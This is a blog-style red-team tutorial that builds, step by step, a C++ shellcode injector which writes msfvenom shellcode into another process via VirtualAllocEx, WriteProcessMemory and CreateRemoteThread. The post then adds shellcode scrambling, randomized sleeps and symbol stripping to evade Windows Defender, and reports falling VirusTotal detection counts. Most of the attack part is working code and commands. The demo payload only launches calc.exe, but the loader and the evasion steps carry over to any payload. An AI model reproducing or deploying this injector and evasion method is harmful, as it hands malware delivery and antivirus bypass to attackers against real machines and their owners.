 1
1
Intro
I wanted to sharpen my c++ development skills and deepen my understanding of offensive tooling used in red-team operations. To do that, I began developing a project focused on injecting shellcode into a running process while evading Windows Defender, purely for research and authorized security testing. In this blog post, I’ll walk through the techniques I used and challenges I encountered along with the c++ code.
Goals
The goal of this project is to develop a shellcode-injection technique capable of launching calc.exe within a target process, even with Windows Defender and real-time protection fully enabled. This work is conducted strictly for research and authorized red-team use, focusing on understanding and evaluating modern defensive detection capabilities.
Quicklinks
- Generating the Shellcode
- Creating the Code to Inject the Obfuscated Shellcode
- Prerequisites
- Function to Fetch a Handle from a PID
- Function Generate Shellcode from Jigsaw Output
- Creating Our main Function
- Allocating Read Write Execute Memory in the Target Process
- Writing the Shellcode to the Allocated Block of Memory
- Creating a Thread to Run the Shellcode
- Waiting and Terminating the Thread
- VirusTotal Scans
Generating the Shellcode
To generate a payload, I used msfvenom from the Metasploit Framework. This produces raw Win64 shellcode that spawns calc.exe:
$ msfvenom -p windows/x64/exec CMD="C:\\Windows\\System32\\calc.exe" -f raw -o raw.bin
Payload size: 296 bytes
Saved as: raw.bin
Obfuscating the Shellcode
This shellcode however will easily get flagged, but we can use jigsaw to randomize the shellcode in the binary and reconstruct it correctly at runtime. Jigsaw will produce a block of code that will assemble our shellcode.
$ python3 jigsaw.py raw.bin

$ ls jigsaw.txt
jigsaw.txt
Here is the code truncated from jigsaw.txt.
unsigned char jigsaw[296] = {...};
unsigned char* shellcode;
int positions[296] = {...};
int position;
// Reconstruct the payload
for (size_t idx = 0; idx < len; ++idx) {
	int position = positions[idx];
	shellcode[position] = jigsaw[idx];
}
Creating the Code to Inject the Obfuscated Shellcode
Prerequisites
- A Process ID (PID) with permissions allowing memory allocation and execution.
- A valid handle to that PID
Function to Fetch a Handle from a PID
We can use OpenProcess to find the handle from the provided PID
Arguments:
HANDLE OpenProcess(
  [in] DWORD dwDesiredAccess,
  [in] BOOL  bInheritHandle,
  [in] DWORD dwProcessId
);
for dwDesiredAccess we pass PROCESS_ALL_ACCESSto request full rights. (A complete list of rights is available here.)
If bbInheritHandle value is TRUE, processes created by this process will inherit the handle. Otherwise, the processes do not inherit this handle. For this project, we set it to FALSE.
HANDLE getHandleFromPid(DWORD pid) {
    HANDLE hProcess = OpenProcess(
        PROCESS_ALL_ACCESS,   // permissions
        FALSE,                // do not inherit handle
        pid                   // target PID
    );

	// If something went wrong
    if (!hProcess) {
        DWORD lastError = GetLastError();
        if (lastError == ERROR_ACCESS_DENIED) {
            std::cerr << "[-] Failed to open process due to a lack of privilege." << std::endl;
        }
        else if (lastError == ERROR_INVALID_PARAMETER) {
            std::cerr << "[-] Failed to find PID: '" << pid << "' in process list." << std::endl;
        }
        else {
            std::cerr << "[-] Failed to open process. Error: " << GetLastError() << "\n";

        }
        return nullptr;
    }

    return hProcess;
}
Function to Generate Shellcode from Jigsaw Output
Next, we take the output from jigsaw.txt and wrap it in a function called genShellcode():
void genShellcode(unsigned char* shellcode, size_t len) {
    int payload_len = 296;
    unsigned char jigsaw[296] = { 0x5c, 0x41, 0x48, 0xff, 0xc1, 0x60, 0x74, 0x24, 0x83, 0xd0, 0xff, 0xed, 0x3c, 0x01, 0x38, 0x31 };
    int positions[296] = { 277, 140 };
    int position;

    // Reconstruct the payload
    for (size_t idx = 0; idx < len; ++idx) {
        int position = positions[idx];
        shellcode[position] = jigsaw[idx];
    }
}
Creating Our main Function
Now we can begin putting the pieces together. The main function will first parse the PID supplied by the user, then generate and reconstruct the obfuscated shellcode, and finally attempt to obtain a handle to the target process. After generating the shellcode, we also print its size for verification before moving on to the injection logic.
int main(int argc, char* argv[])
{
	auto pid = atoi(argv[1]);
    unsigned char shellcode[296] = { 0 };
    genShellcode(shellcode, 296);
     SIZE_T shellcodeSize = sizeof(shellcode);
    std::cout << "[+] Generated shellcode (length: " << shellcodeSize << ") " << std::endl;
    HANDLE hProcess = getHandleFromPid(pid);

    if (!hProcess) {
        return 0;
    }

    std::cout << "[+] Found process handle: " << hProcess << std::endl;
}
Allocating Read Write Execute Memory in the Target Process
We can use VirtualAllocEx to allocate memory in the target process.
Arguments:
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
hProcess is the handle found from getHandleFromPid. lpAddress is null because we don’t care where the OS reserves the address. dwSize is the size of our shellcode. flAllocationType is the type of memory allocation
| Value | Meaning |
|---|---|
MEM_COMMIT0x00001000 |
Allocates memory charges (from the overall size of memory and the paging files on disk). |
MEM_RESERVE0x00002000 |
Reserves a range of the process’s virtual address space without allocating physical memory. You can commit the reserved pages later using VirtualAllocEx with MEM_COMMIT, or reserve+commit at once with MEM_COMMIT | MEM_RESERVE. Other allocation methods such as malloc or LocalAlloc cannot use reserved pages until they are committed. |
// allocate RWX memory in target
LPVOID hMemory = VirtualAllocEx(
	hProcess,                           // target process
	nullptr,                            // let the OS decide the address
	shellcodeSize,                      // allocation size
	MEM_COMMIT | MEM_RESERVE,           // allocation type
	PAGE_EXECUTE_READWRITE              // permissions
);

if (!hMemory) {
	std::cerr << "[-] VirtualAllocEx failed. Error: " << GetLastError() << "\n";
	CloseHandle(hProcess);
	return 0;
}

std::cout << "[+] Allocated RWX memory in target handle" << std::endl;
Writing the Shellcode to the Allocated Block of Memory
We can use WriteProcessMemory to write the shellcode to the allocated block of memory.
Arguments:
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
lpBaseAddress is a pointer to the block of memory allocated by VirtualAllocEx. lpBuffer is the shellcode we want to inject. nSize is the size of the shellcode and lpNumberOfBytesWritten is a pointer to a variable that receives the number of bytes transferred into the specific process.
// write shellcode to target process memory
SIZE_T bytesWritten = 0;
BOOL writeOk = WriteProcessMemory(
	hProcess,
	hMemory,
	shellcode,
	shellcodeSize,
	&bytesWritten
);
// If the write failed or the bytes written doesnt match the shellcode size
if (!writeOk || bytesWritten != shellcodeSize) {
	std::cerr << "[-] WriteProcessMemory failed. Error: " << GetLastError() << "\n";
	// Free the allocated memory
	VirtualFreeEx(hProcess, hMemory, 0, MEM_RELEASE);
	CloseHandle(hProcess);
	return 0;
}


std::cout << "[+] Wrote shellcode to process memory (size: " << shellcodeSize << ")" << std::endl;
Creating a Thread to Run the Shellcode
We can use CreateRemoteThread
Arguments:
HANDLE CreateRemoteThread(
  [in]  HANDLE                 hProcess,
  [in]  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  [in]  SIZE_T                 dwStackSize,
  [in]  LPTHREAD_START_ROUTINE lpStartAddress,
  [in]  LPVOID                 lpParameter,
  [in]  DWORD                  dwCreationFlags,
  [out] LPDWORD                lpThreadId
);
For this project, we only need to focus on the arguments relevant to launching our payload:
hProcess
The handle returned bygetHandleFromPid().lpStartAddress
A pointer to the memory region containing our reconstructed shellcode (hMemoryfromVirtualAllocEx).
All other parameters can remain nullptr or 0 for default behavior.
// create remote thread in target process
DWORD threadId = 0;
HANDLE hThread = CreateRemoteThread(
	hProcess,                            // hProcess
	nullptr,                             // lpThreadAttributes
	0,                                   // dwStackSize
	(LPTHREAD_START_ROUTINE)hMemory,     // lpStartAddress
	nullptr,                             // lpParameter
	0,                                   // dwCreationFlags
	&threadId                            // lpThreadId
);

if (!hThread) {
	std::cerr << "CreateRemoteThread failed. Error: " << GetLastError() << "\n";
	VirtualFreeEx(hProcess, hMemory, 0, MEM_RELEASE);
	CloseHandle(hProcess);
	return 0;
}

std::cout << "[+] Created remote thread in process: " << hProcess << std::endl;
WaitForSingleObject(hThread, INFINITE);
std::cout << "[+] Waiting for thread: " << hThread << " to complete" << std::endl;
Waiting and Terminating the Thread
Finally we can use CloseHandle to close the created Thread.
    // cleanup
    CloseHandle(hThread);
    std::cout << "[+] Exited!" << std::endl;
Bypassing Windows AV

Awww man Windows Defender caught it! Lets implement some obfuscation techniques.
Sleeping Between Actions
Executing VirtualAllocEx → WriteProcessMemory → CreateRemoteThread back-to-back within milliseconds is highly suspicious behavior and easily flagged by Defender and other EDR products.
To simulate more realistic execution timing and introduce entropy, I added randomized sleep delays between major steps.
void sleepForRandom() {
    std::random_device rd;
    std::mt19937 gen(rd());
    std::uniform_real_distribution<float> dist(1.0f, 5.0f);
    float value = dist(gen);
    std::cout << "[+] Sleeping for: " << value << " seconds." << std::endl;
    // Sleep from 1 to 5 seconds
    Sleep(static_cast<DWORD>(value * 1000));
}
I then added sleepForRandom() at the start of main and throughout the main function and between each function call.

Yay! It worked the calculator app was launched by injecting the shellcode into a running process with Windows Defender enabled!
Stripping Symbols
Lets take this a step forward and strip the symbols from the binary using strip.
$ strip injector.exe
VirusTotal Scans



As we implement more obfuscation techniques the amount of vendors that detect are binary as malicious go down.
Base Shellcode
https://www.virustotal.com/gui/file/44f19973224494089d9495a59f30f26cfbf8f574c4ff1ac203475600cb7fd8bc?nocache=1
With Shellcode Obfuscation
https://www.virustotal.com/gui/file-analysis/M2YxMThiNGFjMjJkNTUzN2JiZjc3N2EwMTczZjgwMGE6MTc2NDUzODg1Mw==
With Sleep Statements
https://www.virustotal.com/gui/file/6fdeb86b2d0fabc2aed7bfa4554d3f53b3a17a39aec5ca0e5b9aab022a5e2aa0?nocache=1
Using the Strip Utility
https://www.virustotal.com/gui/file/fe77ae208bec03f85627f04e98dd44fc77098b384b396f5ea2af880b5e7dc3eb?nocache=1
$ strip injector.exe
